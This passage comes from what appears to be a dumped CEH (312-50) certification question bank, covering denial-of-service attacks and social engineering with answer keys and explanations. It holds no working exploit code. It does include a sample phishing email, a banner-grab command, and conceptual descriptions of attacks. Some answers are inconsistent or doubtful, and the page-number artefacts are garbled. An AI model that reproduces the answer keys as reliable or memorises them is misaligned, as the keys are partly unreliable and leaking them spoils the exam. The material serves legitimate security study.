Explanation: All loggers will work as long as he has physical access to the computers.

QUESTION 262

The evil hacker, is purposely sending fragmented ICMP packets to a remote target. The total size of this ICMP packet once reconstructed is over 65,536 bytes. From the information given, what type of attack is attempting to perform?

- A. Syn flood
- B. Smurf
- C. Ping of death
- D. Fraggle

Correct Answer: C

Section: Denial of Service

Explanation

Explanation/Reference:

Reference: <http://insecure.org/sploits/ping-o-death.html>

QUESTION 263

Which one of the following instigates a SYN flood attack?

Real 168

ECCouncil 312-50 Exam

- A. Generating excessive broadcast packets.
- B. Creating a high number of half-open connections.
- C. Inserting repetitive Internet Relay Chat (IRC) messages.
- D. A large number of Internet Control Message Protocol (ICMP) traces.

Correct Answer: B

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation: A SYN attack occurs when an attacker exploits the use of the buffer space during a Transmission Control Protocol (TCP) session initialization handshake. The attacker floods the target system's small "in-process" queue with connection requests, but it does not respond when a target system replies to those requests. This causes the target system to time out while waiting for the proper response, which makes the system crash or become unusable.

QUESTION 264

Global deployment of RFC 2827 would help mitigate what classification of attack?

- A. Sniffing attack
- B. Denial of service attack
- C. Spoofing attack
- D. Reconnaissance attack
- E. Prot Scan attack

Correct Answer: C

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation:

RFC 2827 - Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing

QUESTION 265

What happens when one experiences a ping of death?

- A. This is when an IP datagram is received with the "protocol" field in the IP header set to 1 (ICMP) and the "type" field in the ICMP header is set to 18 (Address Mask Reply).
Real 169
ECCouncil 312-50 Exam
- B. This is when an IP datagram is received with the "protocol" field in the IP header set to 1 (ICMP), the Last Fragment bit is set, and $(IP\ offset \cdot 8) + (IP\ data\ length) > 65535$.
In other words, the IP offset (which represents the starting position of this fragment in the original packet, and which is in 8-byte units) plus the rest of the packet is greater than the maximum size for an IP packet.
- C. This is when an IP datagram is received with the "protocol" field in the IP header set to 1 (ICMP) and the source equal to destination address.
- D. This is when an the IP header is set to 1 (ICMP) and the "type" field in the ICMP header is set to 5 (Redirect).

Correct Answer: B

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation:

A hacker can send an IP packet to a vulnerable machine such that the last fragment contains an offset where $(IP\ offset *8) + (IP\ data\ length) > 65535$. This means that when the packet is reassembled, its total length is larger than the legal limit, causing buffer overruns in the machine's OS (because the buffer sizes are defined only to accommodate the maximum allowed size of the packet based on RFC 791)...IDS can generally recognize such attacks by looking for packet fragments that have the IP header's protocol field set to 1 (ICMP), the last bit set, and $(IP\ offset *8) + (IP\ data\ length) > 65535$ " CCIE Professional Development Network Security Principles and Practices by Saadat Malik pg 414 "Ping of Death" attacks cause systems to react in an unpredictable fashion when receiving oversized IP packets. TCP/IP allows for a maximum packet size of up to 65536 octets (1 octet = 8 bits of data), containing a minimum of 20 octets of IP header information and zero or more octets of optional information, with the rest of the packet being data. Ping of Death attacks can cause crashing, freezing, and rebooting.

QUESTION 266

Which one of the following network attacks takes advantages of weaknesses in the fragment reassembly functionality of the TCP/IP protocol stack?

- A. Teardrop
- B. Smurf
- C. Ping of Death
- D. SYN flood
- E. SNMP Attack

Correct Answer: A

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation:

Real 170
ECCouncil 312-50 Exam

The teardrop attack uses overlapping packet fragments to confuse a target system and cause the system to reboot or crash.

QUESTION 267

A denial of Service (DoS) attack works on the following principle:

- A. MS-DOS and PC-DOS operating system utilize a weaknesses that can be compromised and permit them to launch an attack easily.
- B. All CLIENT systems have TCP/IP stack implementation weakness that can be compromised and permit them to launch an attack easily.
- C. Overloaded buffer systems can easily address error conditions and respond appropriately.
- D. Host systems cannot respond to real traffic, if they have an overwhelming number of incomplete connections (SYN/RCVD State).

- E. A server stops accepting connections from certain networks once those networks become flooded.

Correct Answer: D

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation: Denial-of-service (often abbreviated as DoS) is a class of attacks in which an attacker attempts to prevent legitimate users from accessing an Internet service, such as a web site. This can be done by exercising a software bug that causes the software running the service to fail (such as the "Ping of Death" attack against Windows NT systems), sending enough data to consume all available network bandwidth (as in the May, 2001 attacks against Gibson Research), or sending data in such a way as to consume a particular resource needed by the service.

QUESTION 268

What happens during a SYN flood attack?

- A. TCP connection requests flood a target machine with randomized source address & ports for the TCP ports.
- B. A TCP SYN packet, which is a connection initiation, is sent to a target machine, giving the target host's address as both source and destination, and is using the same port on the target host. Real 171
ECCouncil 312-50 Exam
as both source and destination.
- C. A TCP packet is received with the FIN bit set but with no ACK bit set in the flags field.
- D. A TCP packet is received with both the SYN and the FIN bits set in the flags field.

Correct Answer: A

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation:

To a server that requires an exchange of a sequence of messages. The client system begins by sending a SYN message to the server. The server then acknowledges the SYN message by sending a SYN-ACK message to the client. The client then finishes establishing the connection by responding with an ACK message and then data can be exchanged. At the point where the server system has sent an acknowledgment (SYN-ACK) back to the client but has not yet received the ACK message, there is a half-open connection. A data structure describing all pending connections is in memory of the server that can be made to overflow by intentionally creating too many partially open connections. Another common attack is the SYN flood, in which a target machine is flooded with TCP connection requests. The source addresses and source TCP ports of the connection request packets are randomized; the purpose is to force the target host to maintain state information for many connections that will never be completed. SYN flood attacks are usually noticed because the target host (frequently an HTTP or SMTP server) becomes extremely slow, crashes, or hangs. It's also possible for the traffic returned from the target host to cause trouble on routers; because this return traffic goes to the randomized source addresses of the original packets, it lacks the locality properties of "real" IP traffic, and may overflow route caches. On Cisco routers, this problem often manifests itself in the router running out of memory.

QUESTION 269

What is the term 8 to describe an attack that falsifies a broadcast ICMP echo request and includes a primary and secondary victim?

- A. Fraggle Attack
- B. Man in the Middle Attack
- C. Trojan Horse Attack
- D. Smurf Attack
- E. Back Orifice Attack

Correct Answer: D

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation:

Trojan and Back orifice are Trojan horse attacks. Man in the middle spoofs the Ip and redirects the victims packets to the cracker. The infamous Smurf attack. preys on ICMP's capability to send

Real 172

ECCouncil 312-50 Exam

traffic to the broadcast address. Many hosts can listen and respond to a single ICMP echo request sent to a broadcast address.

Network Intrusion Detection third Edition by Stephen Northcutt and Judy Novak pg 70 The "smurf" attack's cousin is called "fraggle", which uses UDP echo packets in the same fashion as the ICMP echo packets; it was a simple re-write of "smurf".

QUESTION 270

What is the goal of a Denial of Service Attack?

- A. Capture files from a remote computer.
- B. Render a network or computer incapable of providing normal service.
- C. Exploit a weakness in the TCP stack.
- D. Execute service at PS 1009.

Correct Answer: B

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation: In computer security, a denial-of-service attack (DoS attack) is an attempt to make a computer resource unavailable to its intended users. Typically the targets are high-profile web servers, and the attack attempts to make the hosted web pages unavailable on the Internet. It is a computer crime that violates the

Internet proper use policy as indicated by the Internet Architecture Board (IAB).

QUESTION 271

What do you call a system where users need to remember only one username and password, and be authenticated for multiple services?

- A. Simple Sign-on
- B. Unique Sign-on
- C. Single Sign-on
- D. Digital Certificate

Real 173

ECCouncil 312-50 Exam

Correct Answer: C

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation: Single sign-on (SSO) is a specialized form of software authentication that enables a user to authenticate once and gain access to the resources of multiple software systems.

QUESTION 272

Clive has been monitoring his IDS and sees that there are a huge number of ICMP Echo Reply packets that are being received on the external gateway interface. Further inspection reveals that they are not responses from the internal hosts' requests but simply responses coming from the Internet.

What could be the most likely cause?

- A. Someone has spoofed Clive's IP address while doing a smurf attack.
- B. Someone has spoofed Clive's IP address while doing a land attack.
- C. Someone has spoofed Clive's IP address while doing a fraggle attack.
- D. Someone has spoofed Clive's IP address while doing a DoS attack.

Correct Answer: A

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation: The smurf attack, named after its exploit program, is a denial-of-service attack that uses spoofed broadcast ping messages to flood a target system. In such an attack, a perpetrator sends a large amount of ICMP echo (ping) traffic to IP broadcast addresses, all of it having a spoofed source address of the intended victim. If the routing device delivering traffic to those broadcast addresses performs the IP broadcast to layer 2 broadcast function, most hosts on that IP network will take the ICMP echo request and reply to it with an echo reply, multiplying the traffic by the number of hosts responding. On a multi-access broadcast network,

hundreds of machines might reply to each packet.

QUESTION 273

What would best be defined as a security test on services against a known vulnerability database using an automated tool?

Real 174
ECCouncil 312-50 Exam

- A. A penetration test
- B. A privacy review
- C. A server audit
- D. A vulnerability assessment

Correct Answer: D

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation: Vulnerability assessment is the process of identifying and quantifying vulnerabilities in a system. The system being studied could be a physical facility like a nuclear power plant, a computer system, or a larger system (for example the communications infrastructure or water infrastructure of a region).

QUESTION 274

A Buffer Overflow attack involves:

- A. Using a trojan program to direct data traffic to the target host's memory stack
- B. Flooding the target network buffers with data traffic to reduce the bandwidth available to legitimate users
- C. Using a dictionary to crack password buffers by guessing user names and passwords
- D. Poorly written software that allows an attacker to execute arbitrary code on a target system

Correct Answer: D

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation:

B is a denial of service. By flooding the data buffer in an application with trash you could get access to write in the code segment in the application and that way insert your own code.

QUESTION 275

How does a denial-of-service attack work?

- A. A hacker tries to decipher a password by using a system, which subsequently crashes the network
 - B. A hacker attempts to imitate a legitimate user by confusing a computer or even another person
- Real 175
ECCouncil 312-50 Exam
- C. A hacker prevents a legitimate user (or group of users) from accessing a service
 - D. A hacker uses every character, word, or letter he or she can think of to defeat authentication

Correct Answer: C

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation: In computer security, a denial-of-service attack (DoS attack) is an attempt to make a computer resource unavailable to its intended users. Typically the targets are high-profile web servers, and the attack attempts to make the hosted web pages unavailable on the Internet. It is a computer crime that violates the Internet proper use policy as indicated by the Internet Architecture Board (IAB).

QUESTION 276

When working with Windows systems, what is the RID of the true administrator account?

- A. 500
- B. 501
- C. 512
- D. 1001
- E. 1024
- F. 1000

Correct Answer: A

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation: The built-in administrator account always has a RID of 500.

QUESTION 277

If you send a SYN to an open port, what is the correct response?(Choose all correct answers.

Real 176

ECCouncil 312-50 Exam

- A. SYN
- B. ACK
- C. FIN
- D. PSH

Correct Answer: AB

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation: The proper response is a SYN / ACK. This technique is also known as half-open scanning.

QUESTION 278

When working with Windows systems, what is the RID of the true administrator account?

- A. 500
- B. 501
- C. 1000
- D. 1001
- E. 1024
- F. 512

Correct Answer: A

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation: Because of the way in which Windows functions, the true administrator account always has a RID of 500.

QUESTION 279

You have been called to investigate a sudden increase in network traffic at company. It seems that the traffic generated was too heavy that normal business functions could no longer be rendered to external employees and clients. After a quick investigation, you find that the computer has services running attached to TFN2k and Trinoo software. What do

Real 177

ECCouncil 312-50 Exam

you think was the most likely cause behind this sudden increase in traffic?

- A. A distributed denial of service attack.

- B. A network card that was jabbering.
- C. A bad route on the firewall.
- D. Invalid rules entry at the gateway.

Correct Answer: A

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation: In computer security, a denial-of-service attack (DoS attack) is an attempt to make a computer resource unavailable to its intended users. Typically the targets are high-profile web servers, and the attack attempts to make the hosted web pages unavailable on the Internet. It is a computer crime that violates the Internet proper use policy as indicated by the Internet Architecture Board (IAB). TFN2K and Trinoo are tools used for conducting DDos attacks.

QUESTION 280

SYN Flood is a DOS attack in which an attacker deliberately violates the three-way handshake and opens a large number of half-open TCP connections.

The signature for SYN Flood attack is:

- A. The source and destination address having the same value.
- B. The source and destination port numbers having the same value.
- C. A large number of SYN packets appearing on a network without the corresponding reply packets.
- D. A large number of SYN packets appearing on a network with the corresponding reply packets.

Correct Answer: C

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation: A SYN attack occurs when an attacker exploits the use of the buffer space during a Transmission Control Protocol (TCP) session initialization handshake. The attacker floods the target system's small "in-process" queue with connection requests, but it does not respond when a target system replies to those requests. This causes the target system to time out while waiting for the proper response, which makes the system crash or become unusable.

Real 178

ECCouncil 312-50 Exam

QUESTION 281

Henry is an attacker and wants to gain control of a system and use it to flood a target system with requests, so as to prevent legitimate users from gaining access. What type of attack is Henry using?

- A. Henry is executing commands or viewing data outside the intended target path

- B. Henry is using a denial of service attack which is a valid threat used by an attacker
- C. Henry is taking advantage of an incorrect configuration that leads to access with higher-than-expected privilege
- D. Henry uses poorly designed input validation routines to create or alter commands to gain access to unintended data or execute commands

Correct Answer: B

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation: Henry's intention is to perform a DoS attack against his target, possibly a DDoS attack. He uses systems other than his own to perform the attack in order to cover the tracks back to him and to get more "punch" in the DoS attack if he uses multiple systems.

QUESTION 282

Eve decides to get her hands dirty and tries out a Denial of Service attack that is relatively new to her. This time she envisages using a different kind of method to attack Brownies Inc. Eve tries to forge the packets and uses the broadcast address. She launches an attack similar to that of fraggle. What is the technique that Eve used in the case above?

- A. Smurf
- B. Bubonic
- C. SYN Flood
- D. Ping of Death

Correct Answer: A

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation: A fraggle attack is a variation of the smurf attack for denial of service in which the attacker sends spoofed UDP packets instead of ICMP echo reply (ping) packets to the broadcast address of a large network.

Real 179

ECCouncil 312-50 Exam

QUESTION 283

Peter is a Network Admin. He is concerned that his network is vulnerable to a smurf attack.
What should Peter do to prevent a smurf attack?

Select the best answer.

- A. He should disable unicast on all routers

- B. Disable multicast on the router
- C. Turn off fragmentation on his router
- D. Make sure all anti-virus protection is updated on all systems
- E. Make sure his router won't take a directed broadcast

Correct Answer: E

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation: Explanations:

Unicasts are one-to-one IP transmissions, by disabling this he would disable most network transmissions but still not prevent the smurf attack. Turning of multicast or fragmentation on the router has nothing to do with Peter's concerns as a smurf attack uses broadcast, not multicast and has nothing to do with fragmentation. Anti-virus protection will not help prevent a smurf attack. A smurf attack is a broadcast from a spoofed source. If directed broadcasts are enabled on the destination all the computers at the destination will respond to the spoofed source, which is really the victim. Disabling directed broadcasts on a router can prevent the attack.

QUESTION 284

Peter has been monitoring his IDS and sees that there are a huge number of ICMP Echo Reply packets that are being received on the External Gateway interface. Further inspection reveals they are not responses from internal hosts request but simply responses coming from the Internet. What could be the likely cause of this?

- A. Someone Spoofed Peter's IP Address while doing a land attack
- B. Someone Spoofed Peter's IP Address while doing a DoS attack
- C. Someone Spoofed Peter's IP Address while doing a smurf Attack
- D. Someone Spoofed Peter's IP address while doing a fraggle attack Real 180
ECCouncil 312-50 Exam

Correct Answer: C

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation: An attacker sends forged ICMP echo packets to broadcast addresses of vulnerable networks with forged source address pointing to the target (victim) of the attack. All the systems on these networks reply to the victim with ICMP echo replies. This rapidly exhausts the bandwidth available to the target.

QUESTION 285

The SYN Flood attack sends TCP connections requests faster than a machine can process them.

Attacker creates a random source address for each packet. SYN flag set in each packet is a request to open a new connection to the server from the spoofed IP Address Victim responds to spoofed IP Address then waits for confirmation that never arrives (timeout wait is about 3 minutes) Victim's connection table fills up

waiting for replies and ignores new connection legitimate users are ignored and will not be able to access the server

How do you protect your network against SYN Flood attacks?

- A. SYN cookies. Instead of allocating a record, send a SYN-ACK with a carefully constructed sequence number generated as a hash of the clients IP Address port number and other information. When the client responds with a normal ACK, that special sequence number will be included, which the server then verifies. Thus the server first allocates memory on the third packet of the handshake, not the first.
- B. RST cookies. The server sends a wrong SYN|ACK back to the client. The client should then generate a RST packet telling the server that something is wrong. At this point, the server knows the client is valid and will now accept incoming connections from that client normally.
- C. Micro Blocks. Instead of allocating a complete connection, simply allocate a micro-record of 16- bytes for the incoming SYN object.
- D. Stack Tweaking. TCP can be tweaked in order to reduce the effect of SYN floods. Reduce the timeout before a stack frees up the memory allocated for a connection.

Correct Answer: ABCD

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation: All above helps protecting against SYN flood attacks. Most TCP/IP stacks today are already tweaked to make it harder to perform a SYN flood DOS attack against a target.

Real 181

ECCouncil 312-50 Exam

QUESTION 286

Hackers usually control Bots through:

- A. IRC Channel
- B. MSN Messenger
- C. Trojan Client Software
- D. Yahoo Chat
- E. GoogleTalk

Correct Answer: A

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation: Most of the bots out today has a function to connect to a predetermined IRC channel in order to get orders.

QUESTION 287

Bryce the bad boy is purposely sending fragmented ICMP packets to a remote target. The tool size of this ICMP packet once reconstructed is over 65,536 bytes. From the information given, what type of attack is Bryce attempting to perform?

- A. Smurf
- B. Fragle
- C. SYN Flood
- D. Ping of Death

Correct Answer: D

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation: A ping of death (abbreviated "POD") is a type of attack on a computer that involves sending a malformed or otherwise malicious ping to a computer. A ping is normally 64 bytes in size (or 84 bytes when IP header is considered); many computer systems cannot handle a ping larger than the maximum IP packet size, which is 65,535 bytes. Sending a ping of this size can crash the target computer. Traditionally, this bug has been relatively easy to exploit. Generally, sending a 65,536 byte ping packet is illegal according to networking protocol, but a packet of such a size can be sent if it is fragmented; when the target computer reassembles the packet, a buffer overflow can occur, which often causes a system crash.

Real 182

ECCouncil 312-50 Exam

QUESTION 288

Smurf is a simple attack based on IP spoofing and broadcasts. A single packet (such as an ICMP Echo Request) is sent as a directed broadcast to a subnet on the Internet. All the machines on that subnet respond to this broadcast. By spoofing the source IP Address of the packet, all the responses will get sent to the spoofed IP Address. Thus, a hacker can often flood a victim with hundreds of responses for every request the hacker sends out.

Who are the primary victims of these attacks on the Internet today?

- A. IRC servers are the primary victim to smurf attacks
- B. IDS devices are the primary victim to smurf attacks
- C. Mail Servers are the primary victim to smurf attacks
- D. SPAM filters are the primary victim to surf attacks

Correct Answer: A

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation: IRC servers are the primary victim to smurf attacks. Script-kiddies run programs that scan the Internet looking for "amplifiers" (i.e. subnets that will respond). They compile lists of these amplifiers and exchange them with their friends. Thus, when a victim is flooded with responses, they will appear to come from all over the Internet. On IRCs, hackers will use bots (automated programs) that connect to IRC servers and collect IP addresses. The bots then send the forged packets to the amplifiers to inundate the victim.

QUESTION 289

Steven, a security analyst for XYZ associates, is analyzing packets captured by Ethereal on a Linux Server inside his network when the server starts to slow down tremendously.

Steven examines the following Ethereal captures:

Real 183

ECCouncil 312-50 Exam

No.	Time	Source	Destination	Protocol
79	18.641058	172.18.0.2	172.18.255.255	NBNS
80	18.902646	172.18.0.2	172.18.255.255	NBNS
81	19.097138	Cisco_c4:40:41	Spanning-tree-(for-br	STP
82	19.299265	172.18.0.3	127.0.0.1	ICMP
83	19.319210	172.18.0.2	172.18.255.255	NBNS
84	19.573854	172.18.0.2	172.18.255.255	NBNS
85	19.624918	172.18.0.2	172.18.255.255	BROWSE
86	19.744655	172.18.0.2	172.18.255.255	NBNS
87	19.786917	Cisco_c4:40:41	Spanning-tree-(for-br	STP
88	19.978174	172.18.0.3	127.0.0.1	ICMP
89	19.988595	172.18.0.2	172.18.255.255	NBNS
90	20.103432	172.18.0.2	172.18.255.255	NBNS
91	20.225561	Cisco_c4:40:41	Spanning-tree-(for-br	STP
92	20.292238	172.18.0.2	172.18.255.255	NBNS
93	20.496416	172.18.0.3	127.0.0.1	ICMP
94	20.509504	172.18.0.2	172.18.255.255	NBNS
95	20.762120	172.18.0.2	172.18.255.255	NBNS
96	20.812541	Cisco_c4:40:41	Spanning-tree-(for-br	STP
97	21.033806	172.18.0.2	172.18.255.255	NBNS

- A. Smurf Attack
- B. ARP Spoofing

- C. Ping of Death
- D. SYN Flood

Correct Answer: A

Section: Denial of Service

Explanation

Explanation/Reference:

Explanation: A perpetrator is sending a large amount of ICMP echo (ping) traffic to IP broadcast addresses, all of it having a spoofed source address of the intended victim. If the routing device delivering traffic to those broadcast addresses performs the IP broadcast to layer 2 broadcast function, most hosts on that IP network will take the ICMP echo request and reply to it with an echo reply, multiplying the traffic by the number of hosts responding.

Topic 9, Social Engineering

QUESTION 290

Your boss at ABC.com asks you what are the three stages of Reverse Social Engineering.

- A. Sabotage, advertising, Assisting
- B. Sabotage, Advertising, Covering
- C. Sabotage, Assisting, Billing
Real 184
ECCouncil 312-50 Exam
- D. Sabotage, Advertising, Covering

Correct Answer: A

Section: Social Engineering

Explanation

Explanation/Reference:

Explanation: Typical social interaction dictates that if someone gives us something then it is only right for us to return the favour. This is known as reverse social engineering, when an attacker sets up a situation where the victim encounters a problem, they ask the attacker for help and once the problem is solved the victim then feels obliged to give the information requested by the attacker.

QUESTION 291

Why is Social Engineering considered attractive by hackers and also adopted by experts in the field?

- A. It is done by well known hackers and in movies as well.
- B. It does not require a computer in order to commit a crime.
- C. It is easy and extremely effective to gain information.

D. It is not considered illegal.

Correct Answer: C

Section: Social Engineering

Explanation

Explanation/Reference:

Explanation: Social engineering is a collection of techniques used to manipulate people into performing actions or divulging confidential information. While similar to a confidence trick or simple fraud, the term typically applies to trickery for information gathering or computer system access and in most (but not all) cases the attacker never comes face-to-face with the victim. The term has been popularized in recent years by well known (reformed) computer criminal and security consultant Kevin Mitnick who points out that it's much easier to trick someone into giving you his or her password for a system than to spend the effort to hack in. He claims it to be the single most effective method in his arsenal.

QUESTION 292

What is the most common vehicle for social engineering attacks?

Real 185

ECCouncil 312-50 Exam

- A. Phone
- B. Email
- C. In person
- D. P2P Networks

Correct Answer: A

Section: Social Engineering

Explanation

Explanation/Reference:

Explanation: Pretexting is the act of creating and using an invented scenario (the pretext) to persuade a target to release information or perform an action and is usually done over the telephone.

QUESTION 293

Jack Hacker wants to break into company's computers and obtain their secret double fudge cookie recipe. Jack calls Jane, an accountant at company pretending to be an administrator from company. Jack tells Jane that there has been a problem with some accounts and asks her to verify her password with him "just to double check our records". Jane does not suspect anything amiss, and parts with her password. Jack can now access company's computers with a valid user name and password, to steal the cookie recipe.

What kind of attack is being illustrated here? (Choose the best answer)

- A. Reverse Psychology
- B. Reverse Engineering
- C. Social Engineering
- D. Spoofing Identity
- E. Faking Identity

Correct Answer: C

Section: Social Engineering

Explanation

Explanation/Reference:

Explanation: This is a typical case of pretexting. Pretexting is the act of creating and using an invented scenario (the pretext) to persuade a target to release information or perform an action and is usually done over the telephone.

QUESTION 294

Real 186

ECCouncil 312-50 Exam

Jack Hacker wants to break into Brown Co.'s computers and obtain their secret double fudge cookie recipe. Jack calls Jane, an accountant at Brown Co., pretending to be an administrator from Brown Co. Jack tells Jane that there has been a problem with some accounts and asks her to tell him her password 'just to double check our records'. Jane believes that Jack is really an administrator, and tells him her password. Jack now has a user name and password, and can access Brown Co.'s computers, to find the cookie recipe. This is an example of what kind of attack?

- A. Reverse Psychology
- B. Social Engineering
- C. Reverse Engineering
- D. Spoofing Identity
- E. Faking Identity

Correct Answer: B

Section: Social Engineering

Explanation

Explanation/Reference:

Explanation: This is a typical case of pretexting. Pretexting is the act of creating and using an invented scenario (the pretext) to persuade a target to release information or perform an action and is usually done over the telephone.

QUESTION 295

Usernames, passwords, e-mail addresses, and the location of CGI scripts may be obtained from which of the following information sources?

- A. Company web site
- B. Search engines
- C. EDGAR Database query
- D. Whois query

Correct Answer: A

Section: Social Engineering

Explanation

Explanation/Reference:

Explanation: Whois query would not enable us to find the CGI scripts whereas in the actual website, some of them will have scripts written to make the website more user friendly. The EDGAR database would in fact give us a lot of the information requested but not the location of CGI scripts, as would a simple search engine on the Internet if you have the time needed.

Real 187

ECCouncil 312-50 Exam

QUESTION 296

What are the six types of social engineering?(Choose six).

- A. Spoofing
- B. Reciprocation
- C. Social Validation
- D. Commitment
- E. Friendship
- F. Scarcity
- G. Authority
- H. Accountability

Correct Answer: BCDEFG

Section: Social Engineering

Explanation

Explanation/Reference:

Answer: B,C,D,E,F,G

Explanation: All social engineering is performed by taking advantage of human nature. For in- depth information on the subject review, read Robert Cialdini's book, Influence: Science and Practice.

QUESTION 297

What does the following command achieve?

Telnet <IP Address> <Port 80>

HEAD /HTTP/1.0

<Return>

<Return>

- A. This command returns the home page for the IP address specified Real 188 ECCouncil 312-50 Exam
- B. This command opens a backdoor Telnet session to the IP address specified
- C. This command returns the banner of the website specified by IP address
- D. This command allows a hacker to determine the sites security
- E. This command is bogus and will accomplish nothing

Correct Answer: C

Section: Social Engineering

Explanation

Explanation/Reference:

Explanation: This command is used for banner grabbing. Banner grabbing helps identify the service and version of web server running.

QUESTION 298

Within the context of Computer Security, which of the following statements best describe Social Engineering?

- A. Social Engineering is the act of publicly disclosing information.
- B. Social Engineering is the act of getting needed information from a person rather than breaking into a system.
- C. Social Engineering is the means put in place by human resource to perform time accounting.
- D. Social Engineering is a training program within sociology studies.

Correct Answer: B

Section: Social Engineering

Explanation

Explanation/Reference:

Explanation: Social engineering is a collection of techniques used to manipulate people into performing actions or divulging confidential information.

QUESTION 299

Bob waits near a secured door, holding a box. He waits until an employee walks up to the secured door and uses the special card in order to access the restricted area of the target company. Just as the employee opens the door, Bob walks up to the employee (still holding the box) and asks the employee to hold the door open so that he can enter. What is the best way to undermine the social engineering activity of tailgating?

- A. issue special cards to access secured doors at the company and provide a one-time only brief Real 189
ECCouncil 312-50 Exam
description of use of the special card
- B. to post a sign that states "no tailgating" next to the special card reader adjacent to the secured door
- C. setup a mock video camera next to the special card reader adjacent to the secured door
- D. to educate all of the employees of the company on best security practices on a recurring basis

Correct Answer: D

Section: Social Engineering

Explanation

Explanation/Reference:

Explanation: Tailgating will not work in small company's where everyone knows everyone, and neither will it work in very large companies where everyone is required to swipe a card to pass, but it's a very simple and effective social engineering attack against mid-sized companies where it's common for one employee not to know everyone. There are two ways of stopping this attack either by buying expensive perimeter defense in form of gates that only let one employee pass at every swipe of a card or by educating every employee on a recurring basis.

QUESTION 300

Jake works as a system administrator at Acme Corp. Jason, an accountant of the firm befriends him at the canteen and tags along with him on the pretext of appraising him about potential tax benefits. Jason waits for Jake to swipe his access card and follows him through the open door into the secure systems area. How would you describe Jason's behavior within a security context?

- A. Trailing
- B. Tailgating
- C. Swipe Gating
- D. Smooth Talking

Correct Answer: B

Section: Social Engineering

Explanation

Explanation/Reference:

Explanation: Tailgating, in which an unauthorized person follows someone with a pass into an office, is a very simple social engineering attack. The intruder opens the door, which the authorized user walks through, and then engages them in conversation about the weather or weekend sport while they walk past the reception area together.

QUESTION 301

Real 190

ECCouncil 312-50 Exam

Study the following e-mail message. When the link in the message is clicked, it will take you to an address like: <http://hacker.xsecurity.com/in.htm>. Note that hacker.xsecurity.com is not an official SuperShopper site!

What attack is depicted in the below e-mail?

Dear SuperShopper valued member,

Due to concerns, for the safety and integrity of the SuperShopper community we have issued this warning message. It has come to our attention that your account information needs to be updated due to inactive members, frauds and spoof reports.

If you could please take 5-10 minutes out of your online experience and renew your records you will not run into any future problems with the online service. However, failure to update your records will result to your account cancellation. This notification expires within 24 hours.

Once you have updated your account records your SuperShopper will not be interrupted and will continue as normal.

Please follow the link below and renew your account information.

<https://www.supershopper.com/cgi-bin/webscr?cmd=update-run>

SuperShopper Technical Support <http://www.supershopper.com>

- A. Phishing attack
- B. E-mail spoofing
- C. social engineering
- D. Man in the middle attack

Correct Answer: A

Section: Social Engineering

Explanation

Explanation/Reference:

Explanation: Phishing is a criminal activity using social engineering techniques. Phishers attempt to fraudulently acquire sensitive information, such as passwords and credit card details, by masquerading as a trustworthy person or business in an electronic communication. Phishing is typically carried out using email or an instant message, although phone contact has been used as well.

Real 191

ECCouncil 312-50 Exam

QUESTION 302

A majority of attacks come from insiders, people who have direct access to a company's computer system as part of their job function or a business relationship. Who is considered an insider?

- A. The CEO of the company because he has access to all of the computer systems
- B. A government agency since they know the company computer system strengths and weaknesses
- C. Disgruntled employee, customers, suppliers, vendors, business partners, contractors, temps, and consultants
- D. A competitor to the company because they can directly benefit from the publicity generated by making such an attack

Correct Answer: C

Section: Social Engineering

Explanation

Explanation/Reference:

Explanation: An insider is anyone who already has a foot inside one way or another.

QUESTION 303

Which type of hacker represents the highest risk to your network?



<http://www.gratisexam.com/>

- A. script kiddies
- B. grey hat hackers
- C. black hat hackers
- D. disgruntled employees

Correct Answer: D

Section: Social Engineering

Explanation

Explanation/Reference:

Explanation: The disgruntled users have some permission on your database, versus a hacker who might not get into the database. Global Crossings is a good

example of how a disgruntled employee -- who took the internal payroll database home on a hard drive -- caused big problems for the telecommunications company. The employee posted the names, Social Security numbers and birthdates of company employees on his Web site. He may have been one of the factors that helped put them out of business.

Real 192
ECCouncil 312-50 Exam

QUESTION 304

Sabotage, Advertising and Covering are the three stages of _____

- A. Social engineering
- B. Reverse Social Engineering
- C. Reverse Software Engineering
- D. Rapid Development Engineering

Correct Answer: B

Section: Social Engineering

Explanation

Explanation/Reference:

Explanation: Typical social interaction dictates that if someone gives us something then it is only right for us to return the favour. This is known as reverse social engineering, when an attacker sets up a situation where the victim encounters a problem, they ask the attacker for help and once the problem is solved the victim then feels obliged to give the information requested by the attacker.

QUESTION 305

Dave has been assigned to test the network security of Acme Corp. The test was announced to the employees. He created a webpage to discuss the progress of the tests with employees who were interested in following the test. Visitors were allowed to click on a sand clock to mark the progress of the test. Dave successfully embeds a keylogger. He also added some statistics on the webpage. The firewall protects the network well and allows strict Internet access. How was security compromised and how did the firewall respond?

- A. The attack did not fall through as the firewall blocked the traffic
- B. The attack was social engineering and the firewall did not detect it
- C. The attack was deception and security was not directly compromised
- D. Security was not compromised as the webpage was hosted internally

Correct Answer: B

Section: Social Engineering

Explanation

Explanation/Reference:

Explanation: This was just another way to trick the information out of the users without the need to hack into any systems. All traffic is outgoing and initiated by the user so the firewall will not react.

Real 193
ECCouncil 312-50 Exam

QUESTION 306

Which of these are phases of a reverse social engineering attack?

Select the best answers.

- A. Sabotage
- B. Assisting
- C. Deceiving
- D. Advertising
- E. Manipulating

